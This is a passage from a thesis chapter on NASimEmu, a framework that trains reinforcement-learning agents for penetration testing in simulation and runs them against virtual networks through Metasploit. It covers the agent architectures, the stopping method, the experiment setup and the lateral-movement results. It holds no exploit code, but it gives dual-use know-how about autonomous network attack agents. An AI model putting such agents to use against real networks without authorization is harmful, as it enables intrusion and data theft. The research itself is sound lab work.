


Figure 6.2: **Left:** The RL environment of NASimEmu with a substitutable simulation and emulation. **Right:** The emulator translates agents' actions to commands for the Metasploit framework that runs on the attacker machine and recreates observations from the resulting logs. Simulation-trained agents can be seamlessly deployed in the emulator.

NASimEmu interface (see Figure 6.2). Every action that an agent issues is translated into a command for the Metasploit framework, executed and the result is processed back into the NASimEmu observation. Importantly, Metasploit on the attacker machine is automatically configured to route the traffic to newly discovered parts of the network through the controlled hosts that discovered them. Hence, the path from the attacker to a target node can be determined automatically for any action.

The *Exploit* and *PrivilegeEscalation* actions are translated into predefined Metasploit modules (see Table 6.1). The *ServiceScan* performs a port scan and based on the result, it may perform additional checks (e.g., connect to and determine installed services on the HTTP server). *OSScan* tries to fingerprint the OS of the target. *SubnetScan* performs ping sweep from the controlled target machine, where we use the fact that ping is installed by default both on Linux and Windows. Since we currently do not implement any processes in NASimEmu, *ProcessScan* does nothing. In future versions, it would return a list of local processes that can be leveraged through privilege escalation. *TerminalAction* is a meta action that is not translated, but instead instructs the framework to end the process.

It is possible to extend NASimEmu with new services, processes or exploits. Services or processes require installation and start scripts and the detection procedure needs to be implemented for the *ServiceScan* or *ProcessScan* actions. For exploits and privilege escalations, Metasploit must contain the corresponding modules and action and observation converters that control Metasploit and reconstruct observations from logs must be implemented. Finally, a unique identifier for the new service, process, exploit or privilege escalation has to be added to a scenario description.

Currently, NASimEmu supports configurable Linux and Windows machines. We have implemented six services, five of which are exploitable and Linux machines are vulnerable to a privilege escalation attack (see Table 6.1 for the complete list). The sensitive data is modelled as a specific file at the root of the filesystem (`/loot` or `c:/loot`). It contains a unique string and is accessible only by the privileged user, although the file is visible by any user. Hence, the agent can determine whether the host contains the sensitive information when it gains any access, but can recover it only through the privileged user.

Any NASimEmu scenario can be instantiated into a Vagrantfile descriptor. Upon user command, the network is populated with virtual machines and their services are disabled or enabled as defined in the descriptor. For example:

```
NASimEmu$ ./setup_vagrant.sh scenario.v2.yaml

NASimEmu/vagrant$ vagrant up
Bringing machine 'router' up with 'virtualbox' provider...
Bringing machine 'attacker' up with 'virtualbox' provider...
Bringing machine 'target10' up with 'virtualbox' provider...
Bringing machine 'target40' up with 'virtualbox' provider...
[...]
```

6.2.3 *Known limitations*

We strive to be transparent about the capabilities of our framework. Despite the efforts to make NASimEmu realistic, it still comes with a few shortcomings associated with the level of abstraction in the simulation. We hypothesize that most of the issues can be removed by modifying the simulation, but leave it to future work.

- Different versions of the same service can be modelled with unique identifiers and in the emulation, the controller needs to fingerprint these services. However, our implementation does not currently cover the case where it is not possible to tell service versions apart.

- NASimEmu creates scenario instances where the hosts' configuration is independently randomized. In reality, the configurations are likely to be correlated to other hosts in subnets. While NASimEmu builds upon NASim [133] and can generate correlated host configurations for totally random scenarios (i.e., when the topology, hosts' configuration and even OSs, services, processes, exploits and privilege escalations are randomly generated), it cannot be yet done for the new dynamic scenarios, where certain objects stay fixed.

- The abstraction of NASimEmu does not include storing and using discovered credentials. We hypothesize that their inclusion should be possible, e.g., by taking inspiration from [103].

- When an agent performs an exploit, it is assumed to work with certain probability, if there is a corresponding service running on the host. In reality, this is not always the case – services may be configured in various ways or patched, causing exploits to always fail.

- The firewall currently blocks or allows all traffic between subnets, based on the network topology. With this assumption, the agent can specify only the action target, while the source is determined automatically (it is the path the host was discovered from). However, in real networks, firewalls may block only certain ports, while allowing them from different sources.

- In NASimEmu, only the attacker is modelled. Honeypots can be modelled in the network with a negative reward, but an adversarial defender currently cannot.

6.3 DEEP RL AGENTS


In this section, we design deep RL-based agents for the penetration testing problem with the architectures proposed in former chapters that are input permutation and size invariant. Specifically, we use *MIL* architecture inspired from Chapter 4, *GNN*-based architecture from Chapter 5 and, additionally, we implement *Attention*-based architecture [148]. We formalize two action selection variants – one based on concatenating outputs to a single matrix, as done in Chapter 4 when selecting a feature from a set of objects, and decomposed version, as proposed in Chapter 5. For comparison to common approaches, we implement multi-layer perceptron (*MLP*). We also show how to encode the last performed action in the input, and discuss recurrent memory. Finally, we introduce a novel approach to the optimal stopping problem, i.e., when to terminate the episode in case the environment does not provide such a signal, without a trainable terminal action.

6.3.1 *Architectures*

For agents to be successful in scenarios unseen during training, they must contain useful inductive biases, which can be provided with weight sharing and size-and-permutation invariance wrt. the hosts. Further, it may be beneficial to be aware of the subnet connections and remember the results of past actions. Invariance is important to support the ever-changing topologies of different scenarios. Awareness of segment connections is required to tell the scenarios apart. Memory is beneficial, because some action results are not reflected in observations. In this section, we propose several architectures, some of which are based on monolithic feed-forward networks (*MLP*), while others include weight sharing (*MIL*, *GNN* and *Attention*). Refer to Figure 6.3 when reading their description.

MLP (multi-layer perceptron, Fig. 6.3a) is a simple, fixed-architecture feed-forward neural network. The observed host feature vectors are concatenated and zero-padded to the limit of 30 hosts. The input is processed with two non-linear fully connected layers. The output is processed with two separate heads. The first one is a linear layer outputting the state value and the second is a softmax layer followed, outputting probabilities for all possible actions (with size $30 \times action\_dim$). The actions corresponding to the padding are masked out, so that the model can choose only from the available actions. The *MLP* model has several drawbacks. It has a limited capacity, its input is inherently ordered, and each of the input host vectors is treated uniquely, with its own model weights. Hence, transformations learned for a host vector in one position are not applicable to different positions. Further, because of the padding, different parts of the network receive different amounts of training.

All other architectures described below use weight sharing and are permutation invariant, i.e., the input order does not influence the results. These properties provide an inductive bias, since anything learned about one host can be directly applied to another, and enable the models to process an unlimited number of hosts. To preserve the information about the order the hosts were discovered, which informs the agent about its attack path, where it entered the network and which hosts it discovered last, the input is augmented with sine-cosine positional encoding [148], in the order of discovery. Note that the *MLP* can implicitly access the same information because its input is ordered in the same way. Moreover, this positional encoding is not applicable to the *MLP*, since it would append the same constant to every input, which can be reduced to a scalar bias.



(a) MLP

(b) MIL

(c) attention

(d) GNN

(e) matrix action select

(f) compound action select

model	layers	parameters	notes
MLP	3	180k	limited to 30 hosts
MIL	3	13k	
GNN	5	91k	uses network structure
Attention	3	22k	

Figure 6.3: Used architectures. *MLP* has limited capacity, its input is padded and output masked. Input for other architectures includes order of nodes' discovery in their positional encoding. Their output can be either in matrix form **(e)**, or compound form **(f)**. *GNN* uses information about subnet connections. The table shows model sizes for the matrix action variants, the number of layers includes embedding and output layers.

MIL (Fig. 6.3b) is a model inspired by the Multiple-Instance Learning algorithm (see Section 2.3) – the embedding part of the model used in Chapter 4, but without the hierarchy. It processes each host feature vector individually with a shared embedding function, implemented as a single non-linear layer. The outputs are aggregated with their concatenated element-wise mean and maximum and processed with a single non-linear layer (ϕ_{inner}). This aggregation is concatenated back to the hosts' embeddings. Parallelly, the aggregation is used to compute the state value, with a single linear layer.

There are two possible action selection mechanisms for *MIL* and all further architectures. First, the **matrix** action selection (Fig. 6.3e) simply concatenates all output rows (there is one for each host in the input), and processes them with softmax (equivalently to eq. 4.2), resulting into $P(n, a)$, joint probability of selecting the node n and the specific action a (e.g., *ServiceScan* or *ExploitProFTPd*). This corresponds to the feature selection mechanism from a set of objects in Chapter 4. The second possibility is **compound** action selection

(Fig. 6.3f, eq. 5.4), that processes the output with two separate functions (ϕ_{act_n} and ϕ_{act_a}), which produce factored probabilities $P(n)$ and $P(a \mid n)$. The final probability is then computed by their product, $P(n, a) = P(a \mid n) \times P(n)$. This is the decomposition described in Chapter 5 with inverted arguments – first, the node is selected and then, based on this selection, the particular action is chosen.

GNN (Fig. 6.3d) uses graph neural networks to process not only the individual hosts' embeddings, but also the computer network structure – the observed subnet connections. Its input is a graph including the information shown in Figure 6.1, and we use the architecture described in Chapter 5, with three message passes. The output is a single embedding vector per each node in the input, and a global embedding, which is used to compute the state value with a linear layer. This is the only architecture that has access to the information about subnet connections, in addition to all the information other architectures have.

Finally, ***Attention*** (Fig. 6.3c) uses self-attention [148] to exchange information between individual hosts. After the embedding non-linearity, we use a single attention layer with two heads. Additionally, we concatenate the original embeddings back to the computed attention results. To produce the state value, we aggregate the attention results in the same way as in *MIL*, and process them with a linear layer. We deviated from the standard implementation of the transformer block described by Vaswani et al. [148] – first, to make the architecture as close to *MIL* as possible for better comparison, and second, because we observed better performance. Traditionally, skip connections are used instead of the concatenation and the model includes a layer normalization [5], which we do not use.

6.3.2 *Last action encoding*

To better inform the agent about the past, we encode the last performed action into the input. We add a $\{0, 1\}^n$ vector to each host's features, where n is the number of possible NASimEmu actions (e.g., *SubnetScan* or *ExploitProFTPd*). Since only one action targetting a single host is made at each step, the encoding for the targetted host contains a single 1 that indicates which action was performed and all other values, for all other hosts, are zero.

As a more sophisticated way, one of the internal layers can be replaced with a recurrent memory layer, e.g., long short-term memory (LSTM) [54] or gated recurrent unit (GRU) [21]. For *MLP*, one of the layers has to be replaced with the recurrent layer. For *MIL*, we propose to include it in place of ϕ_{inner}. For *GNN*, one can make the ϕ_{glb} in eq. 5.3 recurrent in the pre-last message passing step. For *Attention*, it is unclear where to put the recurrence, hence we do not provide any recommendation. Note that with recurrence, one should always use the last action encoding, as described before, to inform the model about which actions were taken in the past.

6.3.3 *Optimal stopping problem*

Usually, it is the responsibility of the environment to provide the agent with a stop signal (e.g., the original NASim [133] works this way). However, it is unrealistic, and hence the NASimEmu framework does not provide such a signal and lets the agent be responsible for the termination. While it is possible to simply augment the action space with a terminal action $a_{\mathcal{T}}$ and leave the training to the original training algorithm (as we did in Chapters 3 and 4), it requires careful fine-tuning of the exploration to avoid early convergence to a local minimum – otherwise the agent quickly learns to stop immediately, and to never explore.

In this section, we offer an alternative method. In our problem, every step incurs a small cost, and the only positive reward is given when the agent successfully gains control of a sensitive host. On the other hand, terminating in any situation would yield a total future reward of 0. Let $\pi_{\mathcal{T}}$ be an optimal policy that can terminate at each step. Such policy would terminate exactly if its value $V^{\pi_{\mathcal{T}}}(s) \leqslant 0$, since, in such a situation, the best possible action would be $a_{\mathcal{T}}$. Given this insight, we propose the following algorithm. Let π be the original policy that is being trained, then the policy $\pi_{\mathcal{T}}$ behaves as:

$$\pi_{\mathcal{T}}(s) = \begin{cases} a_{\mathcal{T}} & \text{if } \bar{V}^{\pi_{\mathcal{T}}}(s) \leqslant 0 \\ a \sim \pi(s) & \text{otherwise} \end{cases} \tag{6.1}$$

where $\bar{V}^{\pi_{\mathcal{T}}}$ is a state value function, which returns the value of a policy that behaves like π in state s, and like $\pi_{\mathcal{T}}$ afterwards, i.e., under a policy that enforces a single non-terminal action, but can terminate later:

$$\bar{V}^{\pi_{\mathcal{T}}}(s) = \mathop{\mathbb{E}}_{\substack{r,s' \sim t(s,a) \\ a \sim \pi(s)}} \left[r + \gamma V^{\pi_{\mathcal{T}}}(s) \right] \; ; \; \bar{V}^{\pi_{\mathcal{T}}}(\mathcal{T}) = 0 \tag{6.2}$$

Finally, let $V^{\pi_{\mathcal{T}}}$ be the correct state value function of $\pi_{\mathcal{T}}$, i.e., of the policy that can terminate immediately:


$$V^{\pi_{\mathcal{T}}}(s) = \max\left(0, \bar{V}^{\pi_{\mathcal{T}}}(s)\right) \tag{6.3}$$

The original training algorithm (A2C or PPO) can be used directly with $\pi_{\mathcal{T}}$, which means updating π when $V^{\pi_{\mathcal{T}}}(s) > 0$ and skipping the training step otherwise. Note that $V^{\pi_{\mathcal{T}}}(s)$ from eq. (6.3) needs to be used to compute the advantage function in eqs. (2.7) or (2.11), and its value can be easily computed given $\bar{V}^{\pi_{\mathcal{T}}}(s)$. Finally, the model needs to output an estimate of $\bar{V}^{\pi_{\mathcal{T}}}$, and it needs to be updated according to eq. (6.2). Note that if we remove the $a_{\mathcal{T}}$ option in (6.1) and the max from (6.3), we recover the original training algorithm.

Using the policy $\pi_{\mathcal{T}}$, removes the complexity of learning additional parameters for the terminal action. However, it does not alleviate the need for careful exploration, since such a policy would most certainly never learn. Because the initial $V^{\pi_{\mathcal{T}}}$ is close to zero for most states, $\pi_{\mathcal{T}}$ would prematurely issue $a_{\mathcal{T}}$ in most cases.

Therefore, we propose to enforce the exploration by disabling the $a_{\mathcal{T}}$ action for some number of epochs at the start of the training. However, this leads to biased gradient estimates, since we train a policy that cannot terminate, with a critic of a policy that can. As we show in Section 6.5.2, such bias does not hinder the training in practice. One needs to be careful to let the policy train sufficiently with disabled $a_{\mathcal{T}}$, since after enabling it, the policy $\pi_{\mathcal{T}}$ abruptly cuts off all regions of the state space where $\bar{V}^{\pi_{\mathcal{T}}}(s) \leqslant 0$.

While this method removes the requirement for an elaborate exploration schedule (e.g., complex annealing of the α_h parameter) it introduces a new hyperparameter – the length of the initial training with disabled $a_{\mathcal{T}}$. However, we find the setting of this hyperparameter to be simple, and can even be done automatically – when the training performance begins to culminate, it is the signal to enable the terminal action.



(a) *university* (b) *corporate*

Figure 6.4: Two scenario blueprints used in our experiments – we use *university* for training, and *corporate* for testing. As we are not interested in performance in one static scenario, but rather generalization capabilities of the trained agents, we introduce random variations in the actual generated instances. They differ in details, such as concrete configurations of hosts, which hosts are sensitive and also how many hosts are in individual subnets.

6.4 EXPERIMENT SETUP

This section describes the scenarios, exact implementation, baseline algorithm and the metric used in the experiments.

6.4.1 *Scenarios*

To see how the agents perform in environments they were not trained in, we defined two prototypical scenarios, *university* and *corporation*, visualized in Figure 6.4. In both scenarios, the network is segmented into subnets typically found in the corresponding real environments and some of them contain sensitive information. As often found in real networks, the scenarios do not follow the perfect blueprint and best practices, but contain firewall misconfigurations and other mistakes, allowing the attacker to move within the network.

Both scenarios share some similarities, but differ in their topology, location of sensitive information and subnet sizes. **Note that generated scenario instances differ in hosts' configurations, sensitivity and the number of hosts in individual subnets.** In our experiments, we use *university* as the training scenario and *corporation* for testing. Ideally, the agent should learn a general strategy that will be viable in both.

In the *university* scenario, the agent starts with an access to `private_wifi` subnet, which is connected to `public_servers`. This represents a demilitarized zone (DMZ), which would contain services such as intranet HTTP or SMTP servers, etc. However, due to misconfigurations, it is directly connected to `study_dept`, `employees` and `it_maintenace` subnets. These subnets do not contain any sensitive information themselves, but are selectively connected to further subnets (`classrooms`, `hpc`, `backup` and `db`), and in some of them, hosts contain valuable data.

In the *corporation* scenario, the agent also starts with access to `private_wifi`, connected to `public_servers`. This time, the firewall only allows further connections to `it_maintenance`, which is connected to `intranet_servers` and sensitive `db`. The sensitive data is located in subnets `hr`, `employees`, `management` and `db`, accessible from `intranet_servers`.

Available exploits and privilege escalations are defined in Table 6.1, hosts' configuration is randomized., and exploits succeed with a probability of 0.8, which is closer to reality where exploits can fail due to network failures, internal working of OS, etc. The MySQL service runs on all sensitive nodes, and, with a 10% chance, on non-sensitive nodes.

6.4.2 *Implementation details*

We used AdamW optimizer [94] with a weight decay of 1×10^{-4} and the PPO algorithm (Alg. 2.1) with parameters $K = 3, T = 8, \epsilon = 0.2$ to optimize the models. Batches were made of 128 environments simulated in parallel. For non-linearities, we used LeakyReLU [96]. The target network parameter is $\rho = 0.1$ and the critic learning coefficient is $\alpha_v = 0.033$. Gradients' norms were clipped at 3.0. The learning rate was scheduled exponentially, starting from 0.003 and lowering by factor 0.5 every 25 epochs to the minimum of 1×10^{-4}. Exploration parameter α_h was scheduled in the $\frac{1}{T}$ manner, starting at 0.3, and lowering by T every 10 epochs, to the minimum of 0.003. Intermediate layers output embeddings of size 64. The *GNN* model used 3 message passes. The complete code for all model variations is available at `https://github.com/jaromiru/NASimEmu-agents`.

6.4.3 *Baseline algorithm*

For better comparison, we designed a baseline strategy that brute-forces the network by scanning and exploiting every node, escalating privileges on sensitive nodes, scanning for subnets once in each new subnet and terminating when no other action is possible. While this baseline is unrealistic for real networks that can contain defence mechanisms, it provides a good comparison to our algorithms. While it collects all possible sensitive information from every network, it generally uses an excessive number of actions. We assume that the trained algorithms would be able to exploit the network structure and other information to proceed in a more sophisticated way, and hence achieve higher reward in fewer steps.

6.4.4 *Metrics and setup*

For each method, we perform six runs and report the average ± one standard deviation of the top three runs, since deep RL is inherently unstable, some runs can fail and selecting the top few runs is a common practice [105]. At each epoch, we evaluate the runs in 100 episodes and report the average achieved reward and episode lengths. The episode step limit is set to 100, and, unless stated otherwise, we force the algorithm to use the whole step limit during the first 30 epochs, and then enable the terminal $a_{\mathcal{T}}$ action.

The training of one model (200 epochs) took about 15 hours using two threads of Intel Xeon Scalable Gold 6146 3.2 GHz CPU and 4 GB of RAM. No GPUs were used during the training.




Figure 6.5: Generalization experiment. *MIL* and *MLP* models were trained in *university* scenarios and tested in *corporate* scenarios. The terminal action was enabled after the first 30 epochs. Average of top-3 runs ± one standard deviation.


6.5 EXPERIMENT RESULTS

In this section, we investigate the behaviour of the proposed deep RL models from various points of view. We explore their generalization capabilities, analyse their behaviour and test different model variants to understand them in detail. Further, we investigate whether the termination method presented in Section 6.3.2 is valid and scalability to large computer networks. Finally, we demonstrate the transfer of a simulation-trained agent to emulation.

6.5.1 *Generalization to novel scenarios*

The first experiment focuses on the agent's ability to generalize beyond its training data. Specifically, we want to test the hypothesis that the invariant architectures are better suited for generalization than fully connected networks. For this experiment, we selected the *MIL* model to represent the invariant architectures and compared it to the *MLP* model. Both models were trained with implicit $a_{\mathcal{T}}$, matrix action output, last-action embedding and no recurrence in random instances of the *university* scenario (training) and we observe its performance in the *corporate* scenario (testing). Additionally, we analyse the agent's behaviour in selected episodes.

Figure 6.5 shows that the *MIL* model outperforms the *MLP* architecture both in training and testing scenarios. The results show that the invariant architecture learns faster, achieves better results and also generalizes better to novel scenarios not seen during the training. We attribute these qualities to the weight sharing of *MIL* (all nodes are processed with a shared function) and the associated inductive bias. Interestingly,



(1) entry node scanning

(2) exploiting ElasticSearch

(3) scanning the network from [2, 0]

(4) service scan on [4, 0]

(5) exploiting Drupal

(6) scanning the network from [4, 0]

(7) **blindly** exploiting WordPress (success)

(8) scanning the network from [6, 0]

(9) service scan on [8, 0]

(10-13) **blindly** trying 4 exploits (success)

Figure 6.6: Example run of a trained *MIL* agent, evaluated in a novel *corporation* scenario. From step (7) on, the agent encounters situations not present in training data, but proceeds gracefully. At steps (7) and (10-13), it chose not to perform a service scan, but rather to run exploits blindly – a viable, but suboptimal strategy. Within these 13 steps, the agent did not discover any sensitive hosts, but demonstrated successful lateral movement. Note that the subnet labels are obfuscated to avoid their memorization.

